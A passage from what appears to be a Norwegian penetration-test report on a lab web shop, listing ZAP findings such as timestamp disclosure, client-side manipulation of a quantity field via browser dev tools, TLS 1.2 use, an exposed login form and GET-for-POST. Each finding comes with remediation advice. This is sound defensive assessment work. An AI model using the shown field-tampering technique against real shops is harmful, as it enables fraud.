#### Sårbarhetsdetaljer

Timestamp Disclosure refererer til en sikkerhetsrisiko der serveren eller applikasjonen eksponerer tidspunktet eller tidsstempelen for viktige hendelser eller handlinger som skjer på serveren, som for eksempel når en forespørsel ble mottatt eller når et innhold ble sist oppdatert.

I dette tilfellet gir serveren informasjon om hvilken tid den har i sanntid.

#### Bevis på sårbarheten

**Timestamp Disclosure - Unix**  
URL: <https://192.168.163.129/phpinfo.php>  
Risk:  Low  
Confidence: Low  
Parameter:  
Attack:  
Evidence: 1731686568  
CWE ID: 200  
WASC ID: 13  
Source: Passive (10096 - Timestamp Disclosure)

<code>\$_SERVER['REQUEST_TIME_FLOAT']</code>	1731702448.1485
<code>\$_SERVER['REQUEST_TIME']</code>	1731702448



### Anbefalinger

Det anbefales å begrense tidspunktinformasjon som serveren eksponerer til både brukeren og angripere.

### Referanse

<https://cwe.mitre.org/data/definitions/200.html>





#### 4.1.8 Client-Side Resource Manipulation

**Sårbarhetsrisiko:** Lav

##### **Berørt område**

- [https://192.168.163.129/store\\_viewdetails.php?id=1](https://192.168.163.129/store_viewdetails.php?id=1)

##### **Konsekvenser**

Det er mulig for en angriper å kjøpe flere varer på en gang enn hva som er tillatt på nettsiden. Det kan føre til uforutsette konsekvenser som feil lagerhåndtering, økonomisk tap, eller urettferdige fordeler for angriperen.

##### **Sårbarhetsbeskrivelse**


Client-Side Resource Manipulation refererer til en sårbarhet der en bruker utnytter manglende eller utilstrekkelig validering på serveren ved å manipulere data på klientsiden. I denne konteksten innebærer det å endre HTML-koden eller verdier i en nettleser for å omgå begrensninger som er ment å kontrollere brukerhandlinger.

##### **Dokumentasjon av sårbarhet**

i dette tilfellet kan en bruker manipulere verdien i et input-felt som kontrollerer antall produkter som kan kjøpes, fra et enkelt siffer til et tosfret tall. Selv om applikasjonen har noe validering som hindrer tresifrede verdier og spesialtegn, var det mulig å omgå restriksjonene og sende en ugyldig, men tillatt, verdi (1–99) til serveren.



← → ↻ https://192.168.163.129/store\_viewdetails.php?id=1



A simple pick  
pick1 14.90

Copyright Eastwill Security


Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility

size 8 of 9 + Filter Styles show .cls + Layout

```
</tr>
<tr>
  <td style="color: #F5F5F5; font-family: Arial;font-size: 20px;"></td>
  <td style="color: #F5F5F5; font-family: Arial;font-size: 20px;">
    <input align="middle" name="quantity" size="1"
    maxlength="1" value="1">
  </td>
  <td style="color: #F5F5F5; font-family: Arial;font-size: 20px;"></td>
</tr>
```

element :: { inline Flexbox  
Inherited from td  
element :: { inline Grid  
color: #F5F5F5;  
font-family: Arial;  
font-size: 20px;  
CSS Grid is not in u  
Box Model  
margin  
border

← → ↻ https://192.168.163.129/store\_viewdetails.php?id=1



A simple pick  
pick1 14.90

Copyright Eastwill Security

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility

size 8 of 9 + Filter Styles show .cls + Layout

```
</tr>
<tr>
  <td style="color: #F5F5F5; font-family: Arial;font-size: 20px;"></td>
  <td style="color: #F5F5F5; font-family: Arial;font-size: 20px;">
    <input align="middle" name="quantity" size="1"
    maxlength="2" value="12">
  </td>
  <td style="color: #F5F5F5; font-family: Arial;font-size: 20px;"></td>
</tr>
```

element :: { inline Flexbox  
Inherited from td  
element :: { inline Grid  
color: #F5F5F5;  
font-family: Arial;  
font-size: 20px;  
CSS Grid is not in u  
Box Model  
margin  
border  
padding

html > body > form > table > tbody > tr > td > input



### Anbefaling

Applikasjonen stoler på input fra klientsiden uten å verifisere den på serveren. Det anbefales å sette inn serverside validering, samt gjøre filen som håndterer valideringer sterkere slik at det ikke er mulig å legge til flere tegn enn ett.

### Referanser

[https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/11-Client-side\\_Testing/06-Testing\\_for\\_Client-side\\_Resource\\_Manipulation](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/06-Testing_for_Client-side_Resource_Manipulation)





## 5.1 Informativt

### 5.1.1 TLS 1.2

Sikkerhetsrisiko: [Informativt](#)

### Berørt område

- Alle nettsider: 192.168.163.129


### Konsekvenser

### Sårbarhetsdetaljer

Nettsiden bruker TLS 1.2 for sin sertifisering som er relativt sikkert.

Oppgraderingen til TLS 1.3 fører til en sikrere kobling mellom klient og server, men er ikke en nødvendighet enda.

### Bevis på sårbarheten





### Anbefalinger

Dersom TLS 1.2 får dokumenterte sårbarheter anbefales det å oppdatere sertifiseringen til en nyere versjon, som per i dag er TLS 1.3

### Referanse

<https://learn.microsoft.com/en-us/dotnet/framework/network-programming/tls>







## 5.1.1 Authentication Request Identified

**Sikkerhetsrisiko:** Informativt

### Berørt område

- [https://192.168.163.129/mypage\\_login.php](https://192.168.163.129/mypage_login.php)

### Konsekvenser

Mulig sårbarhet gjør angrepsoverflaten større og en angriper kan utnytte informasjonen som er tilgjengelig til å utnytte svake passord med brute force.

### Sårbarhetsdetaljer

Authentication Request Identified refererer til en situasjon der en angriper kan oppdage eller identifisere at en autentisering forespørsel som blir sendt til serveren. Dette kan skje hvis en innloggingsside, som for eksempel en login form eller API-endepunkt, er tilgjengelig og lett gjenkjennelig for en angriper.

### Bevis på sårbarheten

**Authentication Request Identified**  
URL: [https://192.168.163.129/mypage\\_login.php](https://192.168.163.129/mypage_login.php)  
Risk: Informational  
Confidence: High  
Parameter: login  
Attack:  
Evidence: password  
CWE ID:  
WASC ID:  
Source: Passive (10111 - Authentication Request Identified)

#### Other Info:

userParam=login  
userValue=ZAP  
passwordParam=password

### Anbefalinger

Det anbefales å bruke rate limiting og konto locking som låser kontoen dersom det blir utført for mange login forsøk i en kort periode.

### Referanse

<https://www.zaproxy.org/docs/alerts/10111/>



### 5.1.3 GET for POST

**Sikkerhetsrisiko:** [Informativt](#)

#### **Berørt område**

- Alle nettsider: 192.168.163.129

#### **Konsekvenser**

Mulig sårbarhet gjør angrepsoverflaten større hvor en angriper kan overvåke nettverkstrafikken i et MitM-angrep for å se brukernavn og passord.

#### **Sårbarhetsdetaljer**

GET brukes for å hente data og skal ikke endre serverens tilstand. Det er raskt og enkelt, men ikke sikkert for sensitive data.

POST brukes for å sende data som kan endre serverens tilstand eller som inneholder sensitiv informasjon. Det er sikrere enn GET for å sende sensitive data, spesielt når HTTPS blir brukt.

Hvis man bruker en GET for POST innebærer det at sensitiv informasjon som brukernavn og passord blir sendt ubeskyttet til serveren og blir vist i URL-en.

#### **Bevis på sårbarheten**

Ble funnet med en scan i verktøyet Zap.

#### **Anbefalinger**

Bruk alltid POST når du sender skjemaer med sensitiv informasjon eller når du utfører handlinger som forårsaker endringer på serveren.

#### **Referanse**

<https://www.zaproxy.org/docs/alerts/10058/>



**Slutt**